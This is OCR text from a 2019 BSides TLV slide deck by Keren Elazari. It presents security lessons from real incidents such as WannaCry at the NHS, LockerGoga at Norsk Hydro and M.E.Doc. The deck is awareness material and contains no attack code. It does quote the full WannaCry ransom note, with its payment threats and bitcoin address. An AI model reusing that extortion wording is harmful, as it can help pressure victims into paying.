
What Every IT Leader Should Know About Cyber Security

Keren Elazari
www.K3r3n3.com

A Friendly Hacker's Perspective...

@k3r3n3

www.K3r3n3.com


2019
BSIDES TLV
LEVEL UP!

Sometimes, Your Adversary Can Be Your Teacher


E
S
W


TED

Keren Elazari:

Hackers: the Internet's immune system

TED2014 · 16:39 · **Filmed** Mar 2014

27 subtitle languages


View interactive transcript

Share this idea

Facebook LinkedIn Twitter Link Email Embed


2,069,029 Total views

@K3r3n3



Lesson #1 :
It's About Our Way of Life

@k3r3n3


TRUST

WANNACRY

NHS Digital

Search NHS Digital

Data and information | Systems and services | News and events | What is NHS Digital? | How we look after yo

Home / News and events / Latest news / Statement on reported NHS cyber attack

Statement on reported NHS cyber attack


A number of NHS organisations have reported to NHS Digital that they have been affected by a ransomware attack which is affecting a number of different organisations.

The investigation is at an early stage but we believe the malware variant is Wanna Decryptor.

At this stage we do not have any evidence that patient data has been accessed. We will continue to work with affected organisations to confirm this.

Cyber Security Centre, the Department of Health and NHS England to


Wana Decrypt0r 2.0
Ooops, your files have been encrypted!
English
What Happened to My Computer?
Your important files are encrypted.
Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.
Can I Recover My Files?
Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.
You can decrypt some of your files for free. Try now by clicking <Decrypt>.
But if you want to decrypt all your files, you need to pay.
You only have 3 days to submit the payment. After that the price will be doubled.
Also, if you don't pay in 7 days, you won't be able to recover your files forever.
We will have free events for users who are so poor that they couldn't pay in 6 months.
How Do I Pay?
Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.
Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.
And send the correct amount to the address specified in this window.
After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am
Payment will be raised on
5/16/2017 00:47:55
Time Left
02:23:57:37
Your files will be lost on
5/20/2017 00:47:55
Time Left
06:23:57:37
About bitcoin
How to buy bitcoins?
Contact Us
bitcoin ACCEPTED HERE
Send $300 worth of bitcoin to this address:
12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw
Copy
Check Payment
Decrypt



https://www.wsj.com/articles/two-weeks-after-cyberattack-baltimore-is-still-hobbled-11558431002

Aluminum producer switches to manual operations after ransomware infection

UPDATE: Cyber-attack identified as LockerGoga ransomware infection.

By Catalin Cimpanu for Zero Day | March 19, 2019 -- 12:14 GMT (05:14 PDT) | Topic: Security

https://www.reuters.com/article/us-norsk-hydro-cyber/aluminum-maker-hydro-battles-to-contain-ransomware-attack-idUSKCN1R00NJ


tsmc
台灣積體電路製造
股份有限公司
（十四廠）
Taiwan Semiconductor
Manufacturing Company, Ltd.
（Fab 14）


iphone

Win 7 Extended support ends January 14, 2020. Currently = 37% Windows 7 OS

Source : https://www.netmarketshare.com Sept 2019

Lesson #2 :

Motivated Attackers

@k3r3n3

Kiev, Ukraine: M.E.Doc


